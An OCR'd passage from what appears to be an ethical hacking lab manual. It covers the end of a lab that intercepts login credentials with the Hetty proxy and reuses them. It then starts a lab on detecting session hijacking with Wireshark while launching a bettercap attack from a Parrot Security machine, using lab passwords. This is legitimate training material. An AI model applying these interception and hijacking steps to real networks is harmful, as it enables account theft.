


26. Select the **POST request** and in the lower section of the page, select **Body** tab under **POST** section.
27. Under the **Body** tab, you can observe the captured user credentials, as shown in the screenshot.



28. The captured credentials can be used to log in to the target user's account and obtain further sensitive information.
29. Now, we shall change the proxy settings back to the default settings. To do so, switch back to the **Windows Server 2022** machine and perform **Steps 13-16** again.

    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.
30. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.



31. This concludes the demonstration of HTTP traffic interception using Hetty.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method**: Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method**: Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

Lab Tasks

Task 1: Detect Session Hijacking using Wireshark


Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.


Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security** (**10.10.1.13**) machine to carry out a session hijacking attack on the **Windows 11** (**10.10.1.11**) machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: If **Welcome to Windows** wizard appears, click Continue. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network. Click **Search** icon () on the **Desktop**. Type **wire** in the search field, the **Wireshark** appears in the result, click **Open** to launch it.



3. **The Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet**) to start capturing network traffic.

   Note: If a **Software Update** pop-up appears click on **Remind me later**.




4. **Wireshark** starts capturing network traffic. Leave it running.
5. Now, we shall launch a session hijacking attack on the target machine (**Windows 11**) using **bettercap**.

   Note: To do so, you may either follow **Steps 7-15** below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
10. Now, type **cd** and press **Enter** to jump to the root directory.
11. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

